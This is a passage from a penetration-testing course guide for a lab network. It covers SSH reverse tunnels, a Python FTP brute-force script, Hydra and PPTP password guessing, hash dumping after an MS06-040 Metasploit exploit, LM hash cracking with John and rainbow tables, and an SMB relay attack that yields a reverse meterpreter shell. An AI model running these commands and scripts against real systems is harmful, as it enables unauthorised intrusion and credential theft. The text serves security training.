
It's OK if you find this confusing at first. Let it simmer and try the exercises.

In this exercise, you will create a tunnel between Bob and Anne. Bob is behind NAT and Anne would like to connect to Bob's RDP service. She asks Bob to create an SSH tunnel from his machine to her local computer, running an SSH server.

Bob is running Windows XP and Anne is running Linux. Bob uses the **plink** SSH client for Windows and creates the tunnel:

```
plink –l root –pw password –C –R 3389:127.0.0.1:3389 <anne's IP>
```

<p style="text-align:center">port to relocate on Anne's machine : local IP : source port to tunnel</p>

Once created, Anne sees that she now has a listening RDP port (3389) on her local 127.0.0.1 IP. At this point, she can connect to this IP using **rdesktop** and connect to Bobs' computer.

This method can be extended to other IPs that are routable to the victim too. Examine the SSH tunneling videos and try to recreate the attack. If you can't find the right environment in the lab right now, don't worry—you'll have many opportunities to practice this in the Final Lab Challenges.

11.6 What about Content Inspection?

So far, you've traversed firewall rules based on port filters and stateful inspection. What happens if there's a content inspection device on the network that does not blindly allow any protocol out of the specified ports? In this case, the previous outbound SSH connection to port 80 would be blocked because the content inspection filters would notice that a protocol other than HTTP is trying to get by.

With a bit of creative thinking you'll see that the combination of SSH tunneling and ProxyTunnel can overcome many content inspection mechanisms because the SSH tunnel would itself beencapsulated in HTTP or HTTPS.

11.7 Exercise

1. Use these techniques as you find necessary in the THINC.local network and beyond.

12. Module 12: Password Attacks

Overview

This module introduces the concepts behind various forms of password attacks, including online attacks and offline hash cracking.

Module Objectives

By the end of this module, students should:

1. Understand programmatically the mechanisms behind online and offline password crackers by writing relevant python scripts.
2. Be able to create custom and organization-specific profiles and password lists.
3. Be profiecient in the use of John the Ripper to crack various hash formats.
4. Possess a practical understanding of the use of Rainbowtables and GPU accelerated hash cracking techniques.

Reporting

Reporting **is required** for this module as part of additional attacks in the THINC.local domain.

A Note from the Author

In my experience, weak passwords are one of the main security holes in internal networks. I stress the word *internal* because I don't often find weak passwords on external services. Network administrators have started to understand the dangers weak passwords can pose, and, as a result, their network perimeter is usually well protected in this respect. However, the internal network is usually weak password heaven. I very often identify blank passwords, passwords such as *backup* and *12345*, passwords that are identical to the username or have a few numbers appended to it (username: muts; password: muts12).

I personally think that as a technology, password-based authentication is one of the weakest forms of user verification, the main reason being that most times, the choice of the password is left to the user (which, as you know, is the weakest part of the security chain).

Even if passwords are not user created—if, for instance, they are generated randomly—the security of the password is still left to the user. It's surprisingly common for users to writer their password on a sticky note and keep it under their keyboard. Unfortunately, it seems like corporate policies are not capable of enforcing password security to a satisfying level.

This module will discuss four different password attack vectors: online password attacks, offline password attacks, memory password attacks, and physical access attacks.

12.1 Online Password Attacks

Any network service requiring a user to log on is vulnerable to password guessing. Such network services include HTTP, POP3, IMAP, VNC, SMB, RDP, SSH, TELNET, LDAP, IM, SQL, and more. An online password attack involves the automation of the guessing process in order to speed the attack and improve the chances of a successful guess.

In this example, you will write a simple FTP username/password brute force script.

Notice what happens when you try to log on to an FTP server with incorrect credentials:

```
root@bt:~# ftp 192.168.0.112

Connected to 192.168.0.112.

220 Welcome to Code-Crafters – Ability Server 2.34.

Name (192.168.0.112:root): muts

331 Please send PASS now.

Password:

530 Bad password, please restart from USER.

Login failed.

ftp> quit
```

```
221 Thanks for visiting.

root@bt:~#
```

And when you use a correct password:

```
root@bt:~# ftp 192.168.0.112

Connected to 192.168.0.112.

220 Welcome to Code-Crafters – Ability Server 2.34.

Name (192.168.0.112:root): ftp

331 Please send PASS now.

Password:

230- Welcome to Code-Crafters – Ability Server 2.34.

230 User 'ftp' logged in.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>quit

221 Thanks for visiting.

root@bt:~#
```

Having reviewed this information, write a simple Python script that will attempt to brute force the password for a (known) user: ftp:

```python
#!/usr/bin/python
import socket
import re
import sys


def connect(username,password):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print "[*] Trying " + username + ":" + password
        s.connect(('192.168.0.112',21))
        data = s.recv(1024)
        s.send('USER ' + username + '\r\n')
        data = s.recv(1024)
        s.send('PASS ' + password + '\r\n')
        data = s.recv(3)
        s.send('QUIT\r\n')
        s.close()
        return data


username = "ftp"
passwords = ["test","backup","password","12345","root","administrator","ftp","admin"]
for password in passwords:
        attempt=connect(username,password)
        if attempt == "230":
                print "[*] Password found: "+ password
                sys.exit(0)
```

This script examines the FTP message given after the login (**data = s.recv(3)**) and checks to see if it contains the FTP 230 message (**login successful**).

276

Running this tool on the FTP server provides the following result:

```
root@bt:~# ./ftpbrute.py
[*] Trying ftp:test
[*] Trying ftp:backup
[*] Trying ftp:root
[*] Trying ftp:administrator
[*] Trying ftp:ftp
[*] Password found: ftp
root@bt:~#
```

This script performs very poorly as an FTP brute force tool and is written solely for the purpose of programmatically explaining the concepts behind password brute force. As you may have noticed, this script checks for username/password combinations in sequence. One major improvement you could make is to run attempts in parallel.

12.2 Hydra

As described by its authors, Hydra is the best-parallelized login hacker for Samba, FTP, POP3, IMAP, Telnet, HTTP Auth, LDAP, NNTP, MySQL, VNC, ICQ, Socks5, PCNFS, Cisco, and more. Hydra includes SSL support and is part of Nessus. Hydra supports a huge number of protocols and is probably the most well-known password brute force tool.

Type **hydra** in a BackTrack console to see the many Hydra command line options.

12.2.1 FTP Brute Force

```
root@bt:~# hydra –l ftp –P passwords.txt –v 192.168.0.112 ftp

Hydra v5.3 (c) 2006 by van Hauser / THC – use allowed only for legal purposes.

Hydra (http://www.thc.org) starting at 2006-11-04 16:41:48

[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task

[DATA] attacking service ftp on port 21

[VERBOSE] Resolving addresses ... done

[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)

[21][ftp] host: 192.168.0.112   login: ftp   password: ftp

Hydra (http://www.thc.org) finished at 2006-11-04 16:41:58

root@bt:~#
```

12.2.2 POP3 Brute Force

```
root@bt:~# hydra –l muts –P passwords.txt –v 192.168.0.112 pop3

Hydra v5.3 (c) 2006 by van Hauser / THC – use allowed only for legal purposes.

Hydra (http://www.thc.org) starting at 2006-11-04 16:44:44

[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task

[DATA] attacking service pop3 on port 110

[VERBOSE] Resolving addresses ... done

[110][pop3] host: 192.168.0.112   login: muts   password: password

[VERBOSE] Skipping current login as we cracked it

[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)

Hydra (http://www.thc.org) finished at 2006-11-04 16:44:49

root@bt:~#
```

12.2.3 SNMP Brute Force

```
root@bt:~# hydra -P passwords.txt -v 192.168.0.112 snmp

Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.

Hydra (http://www.thc.org) starting at 2006-11-04 17:01:10

[DATA] 16 tasks, 1 servers, 23 login tries (l:1/p:23), ~1 tries per task

[DATA] attacking service snmp on port 161

[VERBOSE] Resolving addresses ... done

[161][snmp] host: 192.168.0.112   login:    password: manager

[VERBOSE] Skipping current login as we cracked it

[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)

Hydra (http://www.thc.org) finished at 2006-11-04 17:01:15

root@bt:~#
```

12.2.4 Microsoft VPN Brute Force

```
root@bt:~# dos2unix words

dos2unix: converting file words to UNIX format ...

root@bt:~# cat words |thc-pptp-bruter 192.168.0.112

PPTP Connection established.

Hostname '', Vendor 'Microsoft Windows NT', Firmware: 2195

5 passwords tested in 0h 00m 00s (5.00 5.00 c/s)

390 passwords tested in 0h 00m 05s (77.00 78.00 c/s)

789 passwords tested in 0h 00m 10s (79.80 78.90 c/s)

1192 passwords tested in 0h 00m 15s (80.60 79.47 c/s)

1578 passwords tested in 0h 00m 20s (77.20 78.90 c/s)

1648 passwords tested in 0h 00m 20s (83.33 82.40 c/s)

Password is 'manager'
```

12.2.5 Hydra GTK

12.3 Password Profiling

The term *password profiling* refers to the process of building a custom password list that is designed to guess passwords of a specific entity. For example, if Bob loves his dog Barfy more than anything in the world, I'd make sure the passwords barfy, dog, and other canine-relevant words are present in my password list. This is not a simple thing to do because you need to know that Bob has a dog in the first place. If, however, you try to implement password profiling on an organizational scale, you will often find that administrators use their company brand names or product names as their passwords.

12.3.1 CeWL

As described by its authors, CeWL is a Ruby application that spiders a given URL to a specified depth, optionally following external links, and returns a list of words that can be used for password crackers such as John the Ripper. For more information about CeWL, check the project homepage (http://www.digininja.org/projects/cewl.php). Running CeWL will show us the following options:

```
root@bt:/pentest/passwords/cewl# ruby cewl.rb --help
cewl 3.0 Robin Wood (dninja@gmail.com) (www.digininja.org)


Usage: cewl [OPTION] ... URL
        --help, -h: show help
        --depth x, -d x: depth to spider to, default 2
        --min_word_length, -m: minimum word length, default 3
        --offsite, -o: let the spider visit other sites
        --write, -w file: write the output to the file
        --ua, -u user-agent: useragent to send
        --no-words, -n: don't output the wordlist
        --meta, -a file: include meta data, optional output file
        --email, -e file: include email addresses, optional output file
        --meta-temp-dir directory: the temporary directory,default /tmp
        -v: verbose


        URL: The site to spider.


root@bt:/pentest/passwords/cewl# ./cewl.rb -d 1 -w pass.txt http://www.offsec.com/about.php
root@bt:/pentest/passwords/cewl# cat passwords.txt |wc -l
430
root@bt:/pentest/passwords/cewl#
```

12.4 Offline Password Attacks

Most systems that use a password authentication mechanism need to store these passwords (or their hashes) locally on the machine. This is true for operating systems (Windows, Linux, Cisco IOS) network hardware (routers, switches), and so on.

If you're unfamiliar with the term HASH, please visit:

http://en.wikipedia.org/wiki/Cryptographic_hash_function.

As attackers, you will often encounter password hashes, either due to misconfigurations or due to a successful penetration.

Given administrative privileges, for instance, it is possible to dump user password hashes from Windows and Linux operating systems.

I am often asked, "If you're already a local administrator on a machine, why do you need to get password hashes for other, often less privileged users?"

I do this because passwords are often reused throughout the network—and sometimes even across the Internet! For example, Bob is a normal user on the Windows network; however, he takes care of all the routers and switches on the network, and he happens to have used the same password for both resources.

In this situation, dumping the local passwords from a machine and including them in your password list will usually result in a successful password guess later on in the attack.

12.4.1 Windows SAM

Windows stores local usernames in the Security Accounts Manager (SAM) database as well as in other places. Please read the following article if you are not familiar with the SAM:

http://www.microsoft.com/technet/archive/winntas/tips/winntmag/storpass.mspx?mfr=true.

The SAM file can be found in **%SYSTEMROOT%\system32\config** and is inaccessible for reading, copying, or writing while Windows is running.

A backup copy of the SAM can usually be found in **%SYSTEMROOT%\repair**. This file is not locked by the OS and can be accessed given sufficient privileges.

12.4.2 Windows Hash Dumping: PWDump and FGDump

Windows hash dumping involves dumping the password database of a Windows machine that is held in the NT registry under **HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains\Account\Users**.

Dumping the password database is done by using Windows internal function calls to fetch the hashes. Because these functions require privileged access, it is necessary to first gain the appropriate access privileges. The Local Security Authority Subsystem (LSASS) runs with the necessary access privilege, so **pwdump** uses a technique known as DLL injection to run under the LSASS process and thereby attain privileged access to the hash information.

In this example, you'll exploit an unpatched Windows 2003 server, upload **pwdump**, and dump the local user password hashes:

```
root@bt:~# cp -rf /pentest/windows-binaries/passwd-attack/pwdump6/  /tmp/pwdump

bt framework3 # ./msfcli exploit/windows/smb/ms06_040_netapi RHOST=192.168.0.112
PAYLOAD=windows/meterpreter/bind_tcp E

[*] Started bind handler

[*] Detected a Windows 2000 target

[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.0.112[\BROWSER]
...

[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.0.112[\BROWSER] ...

[*] Building the stub data...

[*] Calling the vulnerable function...

[*] Transmitting intermediate stager for over-sized stage...(89 bytes)

[*] Sending stage (2834 bytes)

[*] Sleeping before handling stage...
```

```
[*] Uploading DLL (73739 bytes)...

[*] Upload completed.

[*] Meterpreter session 1 opened (192.168.0.111:40091 -> 192.168.0.112:4444)


meterpreter >upload -r /tmp/pwdump c:\\winnt\\system32\\

[*] uploading  : /tmp/pwdump/PwDump.exe -> c:\winnt\system32\\PwDump.exe

[*] uploaded   : /tmp/pwdump/PwDump.exe -> c:\winnt\system32\\PwDump.exe

[*] uploading  : /tmp/pwdump/LsaExt.dll -> c:\winnt\system32\\LsaExt.dll

[*] uploaded   : /tmp/pwdump/LsaExt.dll -> c:\winnt\system32\\LsaExt.dll

[*] uploading  : /tmp/pwdump/pwservice.exe -> c:\winnt\system32\\pwservice.exe

[*] uploaded   : /tmp/pwdump/pwservice.exe -> c:\winnt\system32\\pwservice.exe

meterpreter >execute -f cmd -c

Process 1996 created.

Channel 8 created.

meterpreter >interact 8

Interacting with channel 8...


Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>pwdump \\127.0.0.1

pwdump \\127.0.0.1

Using pipe {601E5D26-81AA-4DFE-8FD4-DF4B79603D95}

Key length is 16

Administrator:500:7E6DA418E261F2E8AAD3B435B51404EE:F938B53B982F22CD6B1C14AE10665480:::

bob:1007:92315C8B485693A7AAD3B435B51404EE:E0C32CDA6F6ECC163F442D002BBA3DAF:::

david:1006:701E323A546B75899F78CD05E5BE4E2E:CCFAFD112C6417E236BE9897692CB019:::

goliath:1008:E9A1D031141501CF4207FD0DF35A59A8:EC7F0289A3B2AE80453E508E746F1BA9:::

Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::

…

samuel:1009:9E3C4A013FF8123DAAD3B435B51404EE:7F1FC5A10925F8CC81AA6B29E5734BAF:::
```

```
Completed.

pwdump6 Version 1.4.2 Copyright 2006 foofus.net

C:\WINNT\system32>
```

These are LM hashes that can be cracked easily using John the Ripper or Rainbowtables (both discussed in upcoming sections).

If you are unfamiliar with LM hashes, please read the following article: http://en.wikipedia.org/wiki/LM_hash.

12.4.3 John the Ripper

As described by its authors, John the Ripper (JTR) is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

JTR can be used to crack LM hashes, as you can see in the following example.

Create the file hashes.txt with the following interesting hashes:

```
Administrator:500:7E6DA418E261F2E8AAD3B435B51404EE:F938B53B982F22CD6B1C14AE10665480:::

bob:1007:92315C8B485693A7AAD3B435B51404EE:E0C32CDA6F6ECC163F442D002BBA3DAF:::

david:1006:701E323A546B75899F78CD05E5BE4E2E:CCFAFD112C6417E236BE9897692CB019:::

goliath:1008:E9A1D031141501CF4207FD0DF35A59A8:EC7F0289A3B2AE80453E508E746F1BA9:::

samuel:1009:9E3C4A013FF8123DAAD3B435B51404EE:7F1FC5A10925F8CC81AA6B29E5734BAF:::
```

Run JTR on this file:

```
bt run # ./john hashes.txt

Loaded 7 password hashes with no different salts (NT LM DES [32/32 BS])

GOLIATH          (goliath:1)

12               (goliath:2)

BABYLON          (samuel)

MANAGER          (Administrator)

MYPASS           (bob)

guesses: 5  time: 0:00:00:37 (3)  c/s: 6693K  trying: 44286R1 – 44284M2

guesses: 5  time: 0:00:00:39 (3)  c/s: 6630K  trying: MS6ARSI – MS6ARU7
```

The simple passwords (manager, goliath12, babylon, mypass) are cracked in the first minute, but more complex passwords can take significantly longer to crack.

12.4.4 Rainbow Tables

As described by its authors, the RainbowCrack tool (http://project-rainbowcrack.com/) is a hash cracker. A traditional brute force cracker tries all possible plaintexts one by one, which is a time-consuming way to break complex passwords. The idea of time-memory tradeoff is to do all cracking time computation in advance and store the result in so-called *Rainbow Table* files. It does take a long time to precompute the tables. But once the one-time precomputation is finished, a time-memory tradeoff cracker can be hundreds of times faster than a brute force cracker with the help of precomputed tables.

Due to the weaknesses in LM hashing, it is possible to create Rainbow Tables for the complete English character set up to seven characters in length. This will effectively enable you to crash LM hashes to passwords up to 14 characters.

286

Try to crack David's password using RainbowCrack. Please note that in this example I am using my own local Rainbow Tables. These are not available in BackTrack (approx. 100 GB). A RainbowCrack server is set up for you to use. Please read more info about this in the exercise.

```
root@bt:~# cat hashes.txt |grep david > crackme

root@bt:~# mv crackme /mnt/tables/

bt tables # rcrack  *.rt  -f  crackme

lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_0.rt:

201170944 bytes read, disk access time: 0.64 s

verifying the file...

searching for 2 hashes...

...

lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_1.rt:

201170944 bytes read, disk access time: 0.75 s

verifying the file...

searching for 2 hashes...

cryptanalysis time: 2.64 s

...

67887104 bytes read, disk access time: 0.19 s

searching for 2 hashes...

plaintext of 9f78cd05e5be4e2e is 0-RD@#^

cryptanalysis time: 0.69 s

...

201170944 bytes read, disk access time: 0.44 s

searching for 1 hash...

plaintext of 701e323a546b7589 is MYP@55W

cryptanalysis time: 0.38 s


statistics

-------------------------------------------------------

plaintext found:         2 of 2 (100.00%)
```

```
total disk access time:    13.33 s

total cryptanalysis time: 328.30 s

total chain walk step:     230994402

total false alarm:          6670

total chain walk step due to false alarm: 33851285


result

------------------------------------------------------

david           MYP@55w0-rD@#^   hex:4d595040353577302d724440235e

localhost tables #
```

You can see that by using the LM rainbow tables, you cracked the complex, 14-character password MYP@55w0-rD@#^ in less than 6 minutes.

A web interface to a set of LM hash Rainbow Tables is accessible via http://cracker.offensive-security.com.

You may use this cracker to crack various LM hashes you encounter in the course. Bear in mind that there's little point in cracking hashes belonging to system users such as TsInternetUser, Guest, IWAM, IUSR accounts, and so forth. In addition, the administrator passwords of most machines are more than 14 characters long and therefore not vulnerable to this type of hash cracking.

12.4.5 "Windows Does WHAT????"

The Windows operating system has a unique feature in its SMB protocol, present since the days of NT4. Consider the following scenario: Computer A is trying to access a share on computer B. During this attempt, computer A sends the username and hashed password of the currently logged-on user. Computer B checks if the credentials sent from computer A match its own. If they do, the user from computer A is given access to the share without being prompted for a password.

If the username does not exist on computer B, the user at computer A is prompted to enter a username and password in order to access the share. What's wrong with this picture?

An attacker at computer B can entice the user at computer A to connect to his share while simultaneously running a sniffer. The user at computer A will send his hashed password, which is captured and cracked by the attacker at computer B. User B now has user A's username and password.

This technique can be enhanced: Once the attacker at computer B receives the hashed password from the user at computer A, he simply relays the captured user/hash combo back to the originating machine and requests an authenticated session. This is done without the need to crack the hash!

The Metasploit Framework has recently added a *pass the hash* module. Given that an administrative user connects to the evil share, Metasploit will relay this hash back to the originator and try to execute code with the user's privileges.

A more technical and detailed description of this attack can be found at:

http://blog.metasploit.com/2008/11/ms08-067-metasploit-and-smb-relay.html

That said, set up an evil Metasploit SMB proxy:

```
bt framework3 # ./msfcli exploit/windows/smb/smb_relay PAYLOAD=windows/meterpret
er/reverse_tcp LHOST=192.168.8.116 E

[*] Started reverse handler
```

Next, disable the Windows firewall on your XP SP2 machine and connect from it to the Metasploit SMB server:

Watch in awe as the victim gets hacked to little pieces:

```
bt framework3 # ./msfcli exploit/windows/smb/smb_relay
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.8.116 E

[*] Started reverse handler

[*] Server started.

[*] Received 192.168.9.55:1038 CLIENT055\offsec
LMHASH:8b2e31fd6d6fc3ce38363366568cd241f80d81146e92ec16

OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1

[*] Authenticating to 192.168.9.55 as CLIENT055\offsec...

[*] AUTHENTICATED as CLIENT055\offsec...

[*] Connecting to the ADMIN$ share...

[*] Regenerating the payload...

[*] Uploading payload...

[*] Created \facgMIAk.exe...

[*] Connecting to the Service Control Manager...

[*] Obtaining a service manager handle...

[*] Creating a new service...

[*] Closing service handle...

[*] Opening service...

[*] You *MUST* manually remove the service: 192.168.9.55 (FLudTSke – "MlJdvjQOHX

[*] You *MUST* manually delete the service file: 192.168.9.55 %SYSTEMROOT%\facgM

[*] Starting the service...

[*] Transmitting intermediate stager for over-sized stage...(89 bytes)

[*] Sending stage (2834 bytes)

[*] Sleeping before handling stage...

[*] Uploading DLL (81931 bytes)...

[*] Upload completed.

[*] Sending Access Denied to 192.168.9.55:1038 CLIENT055\offsec

[*] Received 192.168.9.55:1041 CLIENT055\offsec LMHASH:fc6189e9360618371568f2584

[*] Authenticating to 192.168.9.55 as CLIENT055\offsec...
```

```
[*] AUTHENTICATED as CLIENT055\offsec...

[*] Ignoring request from 192.168.9.55, attack already in progress.

[*] Sending Access Denied to 192.168.9.55:1041 CLIENT055\offsec

[*] Server stopped.

[*] Meterpreter session 1 opened (192.168.8.116:4444 -> 192.168.9.55:1039)


meterpreter >
```

Think of the implications of this attack. Will you ever feel safe connecting to a share again?

12.4.6 Exercises

1. Attempt to brute force various authentication-based services in the THINC.local labs. Try to learn as many username/password combinations to different services as possible. Among the services you should attack are:

    ● MS PPTP, POP3, SNMP, FTP, and ORACLE.

    ● Use username information you have gathered in previous exercises.

2. Attempt to crack as many hashes as you can get your hands on in the labs. Don't forget the Linux machines!

3. Use the web application to crack the hashes as needed. Add any found passwords to your report!

12.5 Physical Access Attacks

This section is not present in the videos; it was left in the lab guide as a resource.

If an attacker is able to gain physical access to a machine, chances are good that he'll hack it. In almost every OS or network device, there exists a "physical backdoor" that allows for manual resetting of a device configuration. You see this in Cisco routers, access points, and operating systems as well.

12.5.1. Resetting Microsoft Windows

As already discussed, Windows stores local user passwords in the SAM. The SAM is locked by Windows and cannot be accessed, copied, or read while Windows is running. However, if you boot the same computer with a different OS (say Linux), the SAM file would no longer be protected. The newly booted Linux OS would see the SAM file as just another file on the Windows file system.

At that point, you can modify the SAM with specialized tools and reset passwords to your liking. Once the Windows machine boots back up, it will have new passwords in its SAM database.

Try this using BackTrack. First, see if any Windows partitions are mounted:

```
root@bt:~# mount
tmpfs on / type tmpfs (rw)
proc on /proc type proc (rw)
